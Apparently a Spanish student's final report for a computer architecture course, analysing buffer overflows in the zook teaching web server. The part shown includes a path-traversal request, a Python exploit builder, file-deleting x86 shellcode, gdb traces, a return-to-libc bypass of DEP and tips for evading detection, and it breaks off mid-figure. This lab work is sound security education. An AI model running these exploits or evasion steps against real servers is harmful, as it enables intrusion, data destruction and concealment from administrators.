



UNIVERSIDAD NACIONAL DE ROSARIO

R-222 ARQUITECTURA DEL COMPUTADOR

Trabajo Final

Mariano Crosetti
(C-5994/3)

Índice

1. Resumen	2
2. Introducción	2
2.1. Políticas y Modelo de Amenaza	2
2.2. Vulnerabilidades de desbordamiento de búffers	3
2.3. Exploits	3
3. Análisis de vulnerabilidades del servidor ZOOK	3
3.1. Estructura de módulos	4
3.2. Vulnerabilidades	4
3.3. Exploits	6
4. Análisis y diseño de exploits	7
4.1. Debuggeando la vulnerabilidad	8
4.2. Construyendo el primer exploit	9
4.2.1. Shellcode	10
4.3. Saltando la DEP, saltando a libc	12
4.4. Pasando desapercibidos	16
4.5. Exploits no basados en el return address	18
5. Solucionando los errores	19
6. Mecanismos de protección	21
6.1. Data Execution Prevention (DEP)	21
6.2. Stack canaries - SSP	22
6.3. Address Space Layout (ASRL)	22
7. Referencias	23

1. Resumen

En el presente trabajo analizamos las vulnerabilidades de desbordamiento de búffer todavía vigentes en el software moderno. Luego examinamos el código de un servidor web vulnerable, encontrando código débil y programando exploits que aprovechen estos errores.

Actuaremos también de la perspectiva del atacante y mostraremos cómo analizar una vulnerabilidad, la potencialidad que éstas encierran y cómo se diseñan efectivamente los exploits.

Dedicaremos un capítulo a explicar cómo solucionamos éstos errores y hablaremos sobre cómo evitar errores de este tipo.

Al final hay un capítulo dedicado a un breve repaso teórico de las técnicas de seguridad existentes.

2. Introducción

2.1. Políticas y Modelo de Amenaza

A la hora de analizar la seguridad de un sistema es necesario definir con precisión las **políticas** (policy) y el **modelo de amenaza** (threat model).

En nuestro caso pensamos que la política es mantener el servicio web activo y no permitir al atacante modificar o borrar archivos. Ver que sería muy fácil cumplir nuestro objetivo de no intromisión en el servidor, si no pudiéramos también que nuestros servicios web sean accesible, simplemente haciendo nada y nunca montando el servidor. La computadora más segura del mundo es la computadora apagada.

El modelo de amenaza pensamos en un atacante externo, que puede enviar conexiones y flujo de datos a nuestro puerto 8080 como desee. Ver también que si suponemos un atacante con acceso físico a nuestro sistema sería muy difícil cumplir los objetivos, del mismo modo, si nuestro atacante no tuviera acceso a internet estaríamos en otro contexto sin sentido.

Puede parecer trivial en un principio, pero vemos que es muy importante antes que nada definir las políticas y el modelo de amenaza como hemos hecho, para decir si nuestro mecanismo o sistema es seguro o no.

2.2. Vulnerabilidades de desbordamiento de búffers

Existen varias maneras que un atacante podría vulnerar la seguridad de nuestro sistema bajo el panorama que hemos planteado. Sin embargo en este trabajo se centra en la explotación de vulnerabilidades de **desbordamiento de búffer**. Que consisten en aprovechar ciertas rutinas inseguras que no controlan que no se sobrepasen los límites de los búffers, pudiéndose escribir en memoria dedicada a otro propósito.

Escencialmente se basan en bugs que corrompen datos que afectan el flujo del programa de algún modo que es provechoso para los objetivos del atacante.

En particular es interesante cuando se tratan de búffer ubicados en pila. El objetivo de este ataque suele ser obtener el control del *instruction pointer* y de este modo, ejecutar código malicioso. Una de las principales técnicas es sobrescribiendo el valor del return address de la subrutina en la pila.

2.3. Exploits

Un exploit es un programa cuyo objetivo es aprovechar las vulnerabilidades de un sistema con el fin de realizar algún objetivo no deseado por los administradores del mismo.

Si bien hay tecnicas o patrones generales para saltar las protecciones de los sistemas, asi como categorías de vulnerabilidades comunes, cada vulnerabilidad es un caso particular puesto que es muy dependiente de cómo se sanean y validan los datos, y cómo éstos repercuten en el flujo del programa. Es por ello que si bien se pueden crear herramientas o patrones para la creacion de exploits más o menos generales, cada caso requiere un análisis particular de las circunstancias y conlleva muchas veces ingeniosas soluciones.

3. Análisis de vulnerabilidades del servidor ZOOK

En el presente trabajo proponemos a analizar vulnerabilidades en un pequeño servidor web.

3.1. Estructura de módulos

La estructura de módulos del mismo la resumimos a continuación:

- **zookld:** lanza los servicios configurados.
- **zookd:** dispatcher que lee la primera línea y redirige al servicio correspondiente (el único con el que se cuenta es zookfs).
- **zookfs:** se ocupa de servir archivos y ejecutar cosas.
- **http.c:** código relacionado con el protocolo HTTP.

3.2. Vulnerabilidades

El sistema en sí presenta grandes inseguridades además de las de desbordamiento. Algunas son sutiles por ejemplo una consulta del estilo: *"GET /http.c \n\n"* Nos devolverá el código en *http.c*. Así, en particular, el atacante puede acceder a cualquier archivo.

Una posibilidad de acceso a información más sensible es si por ejemplo hace: *"GET ../../../../sbin/ifconfig a"*. Técnica con la cual podría ejecutar también otros binarios.

```
GET ../../../../sbin/ifconfig a
HTTP/1.0 200 OK
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:79 errors:0 dropped:0 overruns:0 frame:0
          TX packets:81 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5986 (5.9 KB)  TX bytes:6248 (6.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1184 (1.1 KB)  TX bytes:1184 (1.1 KB)
```

Figura 1: Obteniendo información sensible de la red del servidor

No obstante nos centraremos, como dijimos, en vulnerabilidades de desbordamiento de búffers. Para buscar vulnerabilidades hemos recurrido a la lectura exhaustiva del código prestando atención a las operaciones de entrada del eventual atacante. El problema de verificar si el mecanismo (en este caso el código en cuestión) garantiza nuestra política bajo las suposiciones del modelo de amenaza planteado se convierte en un problema de encontrar casos bordes, posiblemente no tenidos en cuenta por el programador.

Leeímos en el orden en que se ejecuta el servidor y fuimos detectando llamadas a subrutinas potencialmente inseguras. Para hablar de que una subrutina es insegura debiera existir un contrato o especificación, al menos informalmente como comentarios. De lo contrario no es muy claro si las responsabilidades son del llamante o del llamado. Por ejemplo, fuente de numerosas vulnerabilidades es la subrutina `[http.c:437] void url_decode (char *src, const char *dst)`. Que realiza un copiado ad-hoc sin chequear de ninguna forma los límites del búffer *dst*.

Aquí un listado de vulnerabilidades de desbordamiento de búffer encontradas:

- *VUL₁* **[http.c:105]** subrutina *http_request_line*. El búffer leído *buf* tiene hasta 8192 de longitud. *reqpath* tiene que tener una longitud adecuada para copiar una dirección de, en peor caso 8185 de largo. Esta subrutina se llama en **[zookd.c:70]** y *reqpath* es un búffer de tamaño 2048, habiendo posibilidad de desbordamiento.
- *VUL₂* **[http.c:159]** También causado por una llamada a *url_decode*. El búffer desbordado es *value* en este caso. La vulnerabilidad se encuentra en la subrutina *http_request_headers*, llamada en **[zookfs.c:44]**.
- *VUL₃* **[http.c:165]** Otra vulnerabilidad en *http_request_headers*, el búffer vulnerable es *envvar*. En ésta es más difícil de controlar el contenido del desbordamiento puesto que acá se juega con los nombres de campos de los headers, los cuales no pueden contener espacios y no existe manera de codificarlo. Además el saneamiento de datos reemplaza minúsculas por mayúsculas y '-' por '_' , lo que podría complicar aprovechar esta vulnerabilidad para un propósito más interesante que simplemente crashear el programa.
- *VUL₄* **[http.c:282]** subrutina *http_serve*. No se chequea correctamente que la llamada a *strcat* no cause overflow. El búffer vulnerable es *pn* de tamaño 1024 cuando *name* podría tener un tamaño mucho mayor. Esta subrutina es la encargada de atender la petición del cliente. Se llama por el proceso esclavo encargado de atender al cliente en **[zookfs.c:47]**.

- VUL_5 [**http.c:64**] subrutina *http_request_line* llamada en [**zookd.c:70**]. Esta función no tiene cuidado del tamaño de *env*. Afortunadamente el llamante y llamado tiene inicializado el tamaño del búffer respectivo en 8192. Podríamos considerar que es responsabilidad de cualquiera pero debería especificarse en el contrato, al menos en un comentario.

Igual hay una sutileza no menor. Un input donde:

```
1 buf = "GET_<path>?<query>_<cad>\0"
```

Causaria que:

```
1 env = "REQUEST_METHOD=GET\0"
2      "SERVER_PROTOCOL=<cad>\0"
3      "QUERY_STRING=<query>\0"
4      "REQUEST_URI=<path>\0"
5      "SERVER_NAME=zoo.org\0"
```

Suponiendo que la longitud de *buf* es el máximo, 8192, en *env* se copian hasta 79 caracteres más allá de los límites de su tamaño.

3.3. Exploits

Para utilizar los exploits, hay que compilar los shellcodes con el comando *make* e utilizar el launcher con la siguiente sintaxis:

```
1 launcher.py <ip-servidor> <puerto> <nombre-exploit>
```

<nombre-exploit> tiene que ser el nombre del módulo python donde se define una función *build_exploit()* que devuelva el HTTP request a enviar (es el nombre del archivo del exploit a lanzar sin la extensión *.py*).

A continuación enumeraremos brevemente los exploits que se han programado en este trabajo práctico, las respectivas vulnerabilidades en las que se basan y algunas particularidades de su implementación. Han sido testeados con las rutinas correspondientes de evaluación propuestas del Makefile (*check-crash*, *check-exstack* y *check-libc*). En el capítulo siguiente ahondaremos más en el proceso de análisis por medio del cual programamos los exploits.

Los siguientes exploits causan SIGSEGV sobre algún proceso, cumpliendo el objetivo evaluado por *check-crash*:

- *exploit-crash1.py* (VUL_1) causa un SIGSEGV en el proceso que corre el dispatcher, por lo que tira el servidor abajo, suspendiendo su servicio.
- *exploit-crash2.py* (VUL_2) causa un SIGSEGV en el proceso que atiende al cliente, por lo que NO suspende el servicio. Pero si causa una terminación anómala de un proceso.

Los siguientes exploit inyectan un shellcode en el stack y se hace con el control del flujo del programa para ejecutar las instrucciones. Éstas borran el archivo objetivo `/home/http/grades.txt` y terminan el proceso exitosamente. Funcionan para el servidor configurado por `zook-exstack.conf`.

- *exploit-iny1.py / shellcode-iny1.S* (VUL_1) termina el proceso respectivo al dispatcher, cuasando también la caída del servicio.
- *exploit-iny2.py / shellcode-iny2.S* (VUL_2) este exploit como el siguiente terminan procesos esclavos encargados del cliente en cuestión, por lo que no causan la caída del servicio, lo que lo vuelve más indetectables.
- *exploit-iny3.py / shellcode-iny3.S* (VUL_4) a diferencia de los anteriores, se hace del control del programa sobrescribiendo el puntero a una función que se utiliza en una posterior invocación, *handler*, en vez de sobrescribir el return address. Es un claro ejemplo de no limitarse a pensar que sobrescribir el return address es la única manera de dirigir malintencionadamente el flujo del programa. Esto es particularmente útil porque existen métodos de seguridad orientados a proteger la sobreescritura del return address como veremos mas adelante. Tambien, a diferencia de las dos anteriores, en el búfffer *name* ya tenemos una URL decodificada, osea que no contamos con la ventaja de poder aprovechar la URL encode para codificar caracteres como `'\0'`. Es por ello que incluimos en el código del mismo shellcode instrucciones que colocan un `'\0'` al final de la cadena que constituirá la ruta del archivo a borrar.

Los siguientes exploits han sido diseñados para saltar la seguridad DEP -la cual no nos permite ejecutar instrucciones presentes en la pila- utilizando la técnica de return-to-libc. En capítulos posteriores abordaremos con detalle los métodos de defensa y las técnicas de evadirlas.

- *exploit-libc1.py* (VUL_1) causa la terminación anómala del dispatcher y consecuente caída del servicio.
- *exploit-libc2.py* (VUL_4) no causa la caída de servicio pero si la terminación anómala de un proceso. En secciones posteriores explicamos que se podría generar una terminación exitosa.

4. Análisis y diseño de exploits


En esta sección detallaremos la dinámica de una vez encontrada la vulnerabilidad en el código C, analizar la potencialidad de la misma para su explotación en un eventual ataque. Asumiremos un conocimiento previo de la arquitectura x86 y su

convención de llamada.

4.1. Debuggeando la vulnerabilidad

Vamos a ensuciarnos las manos con el debugger para localizar posiciones de memoria interesantes: dónde comienza nuestro buffer vulnerable y dónde se encuentran las variables interesantes para sobrescribir. Lo haremos ilustrativamente para el caso particular de la vulnerabilidad VUL_1 .

En la Figura 2 ejecutamos el servidor y comenzamos a debuggear el proceso respectivo al servicio *zookd* (dispatcher). Colocamos un breakpoint en la función *process_client*.



```
QEMU
httpd@vm-6858:~/lab$ ./clean-env.sh ./zookld zook-exstack.conf &
[1] 927
httpd@vm-6858:~/lab$ zookld: Listening on port 8080
zookld: Launching zookd
zookld: zookd: pid 932
zookld: Launching service 1: zookfs_svc
zookld: zookfs_svc: pid 933
zookd-exstack: Start with 1 service(s)
zookd-exstack: Dispatch ^(.*)$ for service 1

httpd@vm-6858:~/lab$ gdb -p 932
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 932
Reading symbols from /home/httpd/lab/zookd-exstack...done.
Reading symbols from /lib/i386-linux-gnu/libc.so.6...Reading symbols from /usr/lib/debug//lib/i386-linux-gnu/libc-2.19.so...done.
done.
Loaded symbols for /lib/i386-linux-gnu/libc.so.6
Reading symbols from /lib/ld-linux.so.2...Reading symbols from /usr/lib/debug//lib/i386-linux-gnu/ld-2.19.so...done.
done.
Loaded symbols for /lib/ld-linux.so.2
0x40022424 in __kernel_vsyscall ()
(gdb) b process_client
Breakpoint 1 at 0x8048ed1: file zookd.c, line 70.
(gdb) c
Continuing.

Breakpoint 1, process_client (fd=5) at zookd.c:70
70      if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
(gdb)
```

Figura 2: Llegando a la seccion a analizar

Desde el exterior con *nc* hacemos una petición cualquiera. Una vez llegado a dicho

punto imprimimos direcciones de interés (ver Figura 2). Extraemos la dirección del búffer a sobrescribir (*reqpath*) y la del return value (*\$ebp+4*). Nos aseguramos que efectivamente allí se encuentra la dirección de retorno a la función *main*. Podríamos interesarnos también por la ubicación de la variable *i* que tiene un rol importante en [zookd.c:82,85], aunque toma valor luego que desbordamos el búffer, por lo que mas deberíamos preocuparnos no guardar datos útiles en este espacio desbordado.

```
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 932
Reading symbols from /home/httpd/lab/zookd-exstack...done.
Reading symbols from /lib/i386-linux-gnu/libc.so.6...Reading symbols from /usr/lib/debug//lib/i386-linux-gnu/libc-2.19.so...done.
done.
Loaded symbols for /lib/i386-linux-gnu/libc.so.6
Reading symbols from /lib/ld-linux.so.2...Reading symbols from /usr/lib/debug//lib/i386-linux-gnu/ld-2.19.so...done.
done.
Loaded symbols for /lib/ld-linux.so.2
0x40022424 in __kernel_vsyscall ()
(gdb) b process_client
Breakpoint 1 at 0x8048ed1: file zookd.c, line 70.
(gdb) c
Continuing.

Breakpoint 1, process_client (fd=5) at zookd.c:70
70      if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
(gdb) info register
eax            0x5          5
ecx            0xbffff620    -1073744352
edx            0x401d1000    1075646464
ebx            0x401d1000    1075646464
esp            0xbffffede0    0xbffffede0
ebp            0xbffff618    0xbffff618
esi            0x0          0
edi            0x0          0
eip            0x8048ed1      0x8048ed1 <process_client+9>
eflags        0x282         [ SF IF ]
cs             0x73         115
ss             0x7b         123
ds             0x7b         123
es             0x7b         123
fs             0x0          0
gs             0x33         51
(gdb) print $ebp+4
$1 = (void *) 0xbffff61c
(gdb) print *(void**) $1
$2 = (void *) 0x8048ec6 <main+617>
(gdb) print &reqpath[0]
$3 = 0xbffffee08 ""
(gdb) print &i
$4 = (int *) 0xbffff60c
```

Figura 3: Extrayendo informacion de interes

4.2. Construyendo el primer exploit

Ahora estamos en posición de comenzar a hacer nuestro primer exploit. El mismo consistirá en una petición especial que aproveche el desbordamiento encontrado. Inyectaremos código malicioso a ejecutar y saltaremos a él sobrescribiendo la dirección

del return address.

En la URL de la petición incluimos el path del archivo a borrar, las instrucciones del shellcode y un relleno hasta sobrescribir en la return address la dirección de las instrucciones inyectadas. Aquí incluimos el código que produce la petición:

```
1 stack_buffer = 0xbfffee08
2 stack_rv = 0xbffff61c
3
4 def build_exploit():
5     shellfile = open("shellcode-iny1.bin", "r")
6     shellcode = shellfile.read()
7
8     mystring = "/home/httpd/grades.txt\0"
9     preff = "/" + urllib.quote(mystring)
10    direcc = preff + shellcode
11    shelloffset = len("/") + mystring
12
13    for x in xrange(0, stack_rv - stack_buffer - shelloffset - len(
14        shellcode) ):
15        direcc += "a"
16
17    direcc += urllib.quote( struct.pack( "<I", shelloffset+stack_buffer
18        ) )
19
20    req = "GET" + direcc + ".HTTP/1.0\r\n" + \
21        "\r\n"
22    return req
```

En *shellcode-iny1.bin* incluimos las instrucciones a ejecutar.

4.2.1. Shellcode

Es nuestro conjunto de instrucciones a inyectar. Hay que recordar que la arquitectura del atacante puede ser diferente a la del servidor víctima. De hecho en este caso la máquina virtual donde montamos el servidor trabaja con arquitectura i386 y los ataques los lanzamos de x86_64. Es por ello que en el Makefile que compila nuestra shellcode, usamos la opción de compilar para dicha arquitectura. Es muy común que al compilar una shellcode deban usarse cross-compilers para compilar para la arquitectura de la víctima.

Ver que sólo nos interesan las instrucciones ejecutables, por lo cual compilamos a objeto y luego extraemos el segmento de texto. Es importante que la shellcode

sea reducida, ya los espacios a desbordar suelen ser relativamente limitados. Generalmente se programa directamente en ensamblador (como es el caso). Además se necesita tener control fino sobre las instrucciones a inyectar, generalmente nuestro conjunto de instrucciones se inyectará como un flujo de datos de input que suele tener restricciones y saneamiento posterior y tiene que lidiar con estas trabas de manera ingeniosa.

Hay que recordar que caracteres como `'\0'` `'\n'` `'\r'` o `' '` cortarían la URL. Esta vulnerabilidad cuenta con la ventaja que podemos codificar con *URL encode* los datos y de esta manera evitar que el ataque falle por la manera en la que se lee y parsea el input. Se puede, en otros casos, valerse del ingenio para evitar estos caracteres en las instrucciones. Por ejemplo nuestra shellcode no posee nulos ni saltos de línea. Obtiene ceros en los registros utilizando el operador `xor`. Y valiéndose del incremento obtiene el valor 10. A continuación el código del shellcode utilizado, ver que contiene una referencia de memoria al path del archivo a borrar, también inyectado en el buffer desbordado:

```
1 .globl main
2     .type main, @function
3
4 main:
5     xorl    %eax,%eax
6     inc    %eax
7     inc    %eax
8     inc    %eax
9     inc    %eax
10    inc    %eax
11    inc    %eax
12    inc    %eax
13    inc    %eax
14    inc    %eax
15    inc    %eax
16    movl    $0xbfffee09, %ebx    # path to file to delete
17    int     $0x80
18
19    xorl    %eax,%eax
20    xorl    %ebx,%ebx
21    inc    %eax
22    int     $0x80
```

En Figura 4 se ve un esquema del stack en el momento del return, que facilitara nuestro entendimiento del exploit:

Direcciones	Variables	Contenido
0xBFFFF61C	<u>return address</u>	0xBFFFEE20
0xBFFFF618	<u>ebp last frame</u>	0x616161
0xBFFFF60C	<u>i</u>	0
	...	path + shellcode
0xBFFFEE08	<u>reqpath[0-3]</u>	

Figura 4:

Debuggemos el exploit verificando que efectivamente tiene éxito. En la Figura 5 podemos observar el panorama al momento de retornar. Podemos ver que efectivamente en el return address está la dirección que queríamos y que en dicha dirección se encuentran las instrucciones deseadas.

En la Figura 6 ya cambiaron los valores del ebp, que ha sido corrompido por el contenido del padding insertado (en esta caso caracteres 'a', 0x61) y del registro eip (ahora contiene la dirección de nuestra shellcode).

4.3. Saltando la DEP, saltando a libc

Si probamos nuestro *exploit-unlink1.py* con el servidor configurado con *zook-nxstack.conf*, que usa los binarios compilados con protección DEP para que la pila no sea una sección de memoria ejecutable, el programa terminará con Segmentation Fault cuando se salta a la dirección escrita sobre la return address porque corresponde a la pila.

Explicaremos una técnica denominada return-to-libc para saltar esta seguridad. La implementamos en *exploit-libc1.py*. La técnica consiste en utilizar código ya existente para ejecutar. En particular resulta útil saltar a las funciones de la libc. En el mencionado exploit utilizamos un salto a la función *unlink* para nuestro cometido de borrar el archivo *home/httpd/grades.txt*. A continuación detallamos como fabricamos este exploit.

Ejecutamos el servidor configurado por *zook-nxstack.conf* y debugueamos como hicimos anteriormente, localizando posiciones de memoria del return address, del buffer a desbordar (las direcciones pueden cambiar con cambios en la compilación) y del

```

Continuing.
zookd-exstack: Forward //home/httpd/grades.txt to service 1

Breakpoint 1, process_client (fd=0) at zookd.c:89
89      }
(gdb) info register
eax             0x0             0
ecx             0xbfffed80      -1073746560
edx             0x401d1000      1075646464
ebx             0x401d1000      1075646464
esp             0xbfffede0      0xbfffede0
ebp             0xbffff618      0xbffff618
esi             0x0             0
edi             0x0             0
eip             0x804902b        0x804902b <process_client+355>
eflags          0x217           [ CF PF AF IF ]
cs              0x73            115
ss              0x7b            123
ds              0x7b            123
es              0x7b            123
fs              0x0             0
gs              0x33            51
(gdb) print reqpath
$1 = "//home/httpd/grades.txt\000\061\300@@@@@@@@\273\020\336\377\
(gdb) print *(void**)(($ebp+4))
$2 = (void *) 0xbfffee20
(gdb) x/20i $2
0xbfffee20: xor     %eax,%eax
0xbfffee22: inc     %eax
0xbfffee23: inc     %eax
0xbfffee24: inc     %eax
0xbfffee25: inc     %eax
0xbfffee26: inc     %eax
0xbfffee27: inc     %eax
0xbfffee28: inc     %eax
0xbfffee29: inc     %eax
0xbfffee2a: inc     %eax
0xbfffee2b: inc     %eax
0xbfffee2c: mov     $0xbfffd10,%ebx
0xbfffee31: int     $0x80
0xbfffee33: xor     %eax,%eax
0xbfffee35: xor     %ebx,%ebx
0xbfffee37: inc     %eax
0xbfffee38: int     $0x80
0xbfffee39: rep     stosb

```

Figura 5:

```
(gdb) stepi
Cannot access memory at address 0x61616165
(gdb) info register
eax             0x0             0
ecx             0xbfffed80      -1073746560
edx             0x401d1000      1075646464
ebx             0x401d1000      1075646464
esp             0xbffff620      0xbffff620
ebp             0x61616161      0x61616161
esi             0x0             0
edi             0x0             0
eip             0xbffffee20      0xbffffee20
eflags          0x217          [ CF PF AF IF ]
cs              0x73           115
ss              0x7b           123
ds              0x7b           123
es              0x7b           123
fs              0x0             0
gs              0x33           51
```

Figura 6:

código de la función *unlink*. Desensablamos el código para ver como funciona. Véase Figuras 7 y 8.

Ahora construiremos un exploit que desborde el búffer y sobrescriba en la dirección de retorno la dirección de la subrutina *unlink*.

Tenemos que tener en cuenta que cuando se ejecute la instrucción *ret*, el *esp* aumenta su valor (el return address es desapilado). Además, la función *unlink* toma el primer argumento de la posición 0x4(*esp*), según la convención de llamada y como podemos ver en su implementación al ser desensablada. Esto es porque espera que en la dirección apuntada por el *esp* al momento que se inicia la subrutina se encuentre la return address a la subrutina invocante. Nosotros pondremos un 0 en esta posición (lo que probablemente genere un fallo de segmentación luego), esto podría ser corregido e invocar luego a la función *exit* si quisieramos una terminación no anómalamente del proceso, o incluso para seguir ejecutando subrutinas.

En este exploit localizamos la ruta del archivo a borrar en el frame superior (de la función llamante de *process_client*) puesto que cuando "llamemos" (en realidad estamos simulando suciamente un *CALL*) a la función *unlink*, éste será el frame de la función que supuestamente la llama. También recordemos de colocar en 0xBFFFF624 (primer argumento desde la perspectiva de un *unlink*) la dirección de dicha cadena

```
httpd@vm-6858:~/lab$ ./clean-env.sh ./zookld zook-nxstack.conf &
[1] 900
httpd@vm-6858:~/lab$ zookld: Listening on port 8080
zookld: Launching zookd
zookld: zookd: pid 905
zookld: Launching service 1: zookfs_svc
zookld: zookfs_svc: pid 906
zookd-nxstack: Start with 1 service(s)
zookd-nxstack: Dispatch ^(.*)$ for service 1

httpd@vm-6858:~/lab$ gdb -p 905
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 905
Reading symbols from /home/httpd/lab/zookd-nxstack...done.
Reading symbols from /lib/i386-linux-gnu/libc.so.6...Reading symbols from /usr/lib
.
done.
Loaded symbols for /lib/i386-linux-gnu/libc.so.6
Reading symbols from /lib/ld-linux.so.2...Reading symbols from /usr/lib/debug//lib
done.
Loaded symbols for /lib/ld-linux.so.2
0x40022424 in __kernel_vsyscall ()
(gdb) b process_client
Breakpoint 1 at 0x8048ed1: file zookd.c, line 70.
(gdb) c
Continuing.

Breakpoint 1, process_client (fd=5) at zookd.c:70
70         if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
(gdb) print reqpath[0]
$1 = 0 '\000'
(gdb) print &reqpath[0]
$2 = 0xbffffee08 ""
```

Figura 7: Buscamos las direcciones utiles en *zook-nxstack.conf*


```
(gdb) print $ebp+4
$3 = (void *) 0xbffff61c
(gdb) print unlink
$4 = {<text variable, no debug info>} 0x40102450 <unlink>
(gdb) disas unlink
Dump of assembler code for function unlink:
0x40102450 <+0>:    mov     %ebx,%edx
0x40102452 <+2>:    mov     0x4(%esp),%ebx
0x40102456 <+6>:    mov     $0xa,%eax
0x4010245b <+11>:   call    *%gs:0x10
0x40102462 <+18>:   mov     %edx,%ebx
0x40102464 <+20>:   cmp     $0xffffffff001,%eax
0x40102469 <+25>:   jae     0x4010246c <unlink+28>
0x4010246b <+27>:   ret
0x4010246c <+28>:   call    0x4014c22f <__x86.get_pc_thunk.cx>
0x40102471 <+33>:   add     $0xceb8f,%ecx
0x40102477 <+39>:   mov     -0xdc(%ecx),%ecx
0x4010247d <+45>:   neg     %eax
0x4010247f <+47>:   add     %gs:0x0,%ecx
0x40102486 <+54>:   mov     %eax,(%ecx)
0x40102488 <+56>:   or      $0xffffffff,%eax
0x4010248b <+59>:   ret
```

Figura 8: Buscamos la direccion de *unlink* y la desensamblamos

(0xBFFFFFF628). Tambien nos aseguramos que el primer argumento de la llamada a *unlink* esta correctamente colocado y apunta al archivo que queremos borrar.

Un esquema de como queda la pila antes del *ret* podemos verla en la Figura 9. En las Figuras 10 y 11 podemos corroborar esto, cuando debugueamos el funcionamiento del exploit.

4.4. Pasando desapercibidos

Si el programa termina anormalmente (con un Segmentation Fault, Instrucción Inválida, etc) el administrador del sistema podría detectar actividad sospechosa, investigar en logs de depuración y detectar el ataque. Para pasar desapercibidos se puede hacer acciones que mitiguen la detección como parte del ataque: como que el programa continúe su ejecución normal o finalice sin errores.

Se ha agregado para dicho fin a la shellcode instrucciones que llaman a la syscall *exit*. En el *exploit-unlink1.py* esto ocasiona que el proceso termine exitosamente y

Direcciones	Variables	Contenido
0xBFFFFFF628 ...	comando	"/home/httpd/grades.txt"
0xBFFFFFF624	commanddir	0xBFFFFFF628
0xBFFFFFF620	padding	0
0xBFFFFFF61C	return address	0x40102450<unlink>
0xBFFFFFF618	ebp last frame	0x616161
	...	'/' + 'a' padding
0xBFFFEE08	reqpath[0-3]	

Registro	Antes RET	Después RET
esp	0xBFFFFFF61C	0xBFFFFFF620
eip	0x804902C	0x40102450<unlink>

Figura 9: La pila y valores de eip y ebp antes y después del ret

```
(gdb) info register
eax            0x0            0
